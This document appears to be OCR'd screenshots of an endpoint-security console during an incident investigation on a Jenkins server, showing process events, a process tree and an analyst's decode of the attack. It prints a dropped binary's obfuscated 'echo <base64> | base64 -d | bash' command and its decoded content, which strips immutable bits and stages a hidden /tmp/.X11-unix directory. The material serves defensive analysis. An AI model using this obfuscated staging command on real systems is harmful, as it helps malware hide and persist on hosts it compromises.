
BETA

Events / Details for: sh

sh
Terminated Process
0 Events

@timestamp	Jan 31, 2021 @ 17:22:31.811
process.executable	/bin/sh
process.pid	67490
user.name	jenkins
process.parent.pid	67489
process.hash.md5	1e6b1c887c59a315edb7eb9a315fc
process.args	sh

~$ ps aux



Jan 31, 2021 @ 17:22:27.725 → Jan 31, 2021 @ 17:34:27.724

(user.name: "jenkins")

@timestamp	process.hash.md5	process.executable	process.command_l...	message	event.category	event.action	host.name	source.ip	destination.ip
Jan 31, 2021 @ 17:22:31.810	7063c3930affe123baecd3...	/bin/bash	-bash	Endpoint process event	process	fork	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.811	—	/var/lib/jenkins/sus	./sus	Endpoint process event	process	exec	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.811	—	/var/lib/jenkins/sus	./sus	Endpoint process event	process	fork	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.811	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	exec	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.811	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	fork	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.811	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	fork	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.811	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	fork	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.811	—	/var/lib/jenkins/sus	—	Endpoint file event	file	deletion	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.813	7063c3930affe123baecd3...	/usr/bin/bash	bash	Endpoint process event	process	exec	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.813	1e6b1c887c59a315edb7eb...	/bin/sh	sh -c echo SER0TEdZcFhv...	Endpoint process event	process	end	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.814	81ddf3d1d8e681d2292183...	/usr/bin/base64	base64 -d	Endpoint process event	process	exec	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.814	81ddf3d1d8e681d2292183...	/usr/bin/base64	base64 -d	Endpoint process event	process	end	jnkies01	—	—
Jan 31, 2021 @ 17:22:31.814	7063c3930affe123baecd3...	/usr/bin/bash	bash	Endpoint process event	process	fork	jnkies01	—	—


25 of 898 events

‹ 1 2 3 4 5 ... 36 ›

Updated 21 seconds ago


~$ sleep 10

- Quick analysis of that base64 decode
    - Chattr to remove immutable bit on directory
    - Chattr to remove immuatble bit on contents of directory
    - Test if file exists, if it does remove it
    - Test if directory exists and if not, make it




```
sh -c echo SER0TEdZcFhvTkpWamNPVCt0V0VJSldZTyt2ZUREK2Z0eW5MQlRYT01wRmw4anVyM1RQbXVXQ1FGdklTQzF0MgpjaGF0dHIgLWkgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXV
uaXggXSB8fCBta2RpciAtcCAvdG1wLy5YMTEtdW5peAo=|base64 -d|bash

HDtLGYpXoNJVjcOT+tWEIJWYO+veDD+ftynLBTXOMpFl8jur3TPmuWCQFvISC1t2
chattr -i /tmp/.X11-unix
chattr -Ri /tmp/.X11-unix
[ -f /tmp/.X11-unix ] && rm -f /tmp/.X11-unix
[ -d /tmp/.X11-unix ] || mkdir -p /tmp/.X11-unix
```

~$ pstree -anp



bash	17:22:03.109
bash	Jan 31, 2021 @ 17:22:31.810
ANALYZED EVENT sus	Jan 31, 2021 @ 17:22:31.811
sus	Jan 31, 2021 @ 17:22:31.811
sus	Jan 31, 2021 @ 17:22:31.820
sh	Jan 31, 2021 @ 17:22:31.811
sus	Jan 31, 2021 @ 17:22:31.820
sus	Jan 31, 2021 @ 17:23:37.967
sus	Jan 31, 2021 @ 17:23:44.109
sh	Jan 31, 2021 @ 17:22:31.811
sh	Jan 31, 2021 @

~$ lsof -f



(user.name: "jenkins")

OR ( ) + Add field

